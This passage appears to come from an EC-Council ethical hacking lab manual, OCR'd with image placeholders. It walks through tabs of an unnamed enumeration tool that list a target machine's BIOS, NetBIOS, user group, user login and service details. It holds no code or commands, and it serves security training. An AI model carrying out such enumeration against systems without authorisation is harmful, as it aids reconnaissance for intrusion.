
14. Click the **BIOS** tab, and hover the mouse cursor over windows details to display detailed BIOS settings information.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


15. Click the **NetBIOS** tab, and hover the mouse cursor over any NetBIOS application to display the detailed NetBIOS information about the target.

    Note: Hover the mouse cursor over each NetBIOS application to view its details.




16. Click the **User groups** tab and hover the mouse cursor over any username to display detailed user groups information.

    Note: Hover the mouse cursor over each username to view its details.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Click the **Users** tab, and hover the mouse cursor over the username to view login details for the target machine.




18. Click the **Services** tab and hover the mouse cursor over any service to view its details.



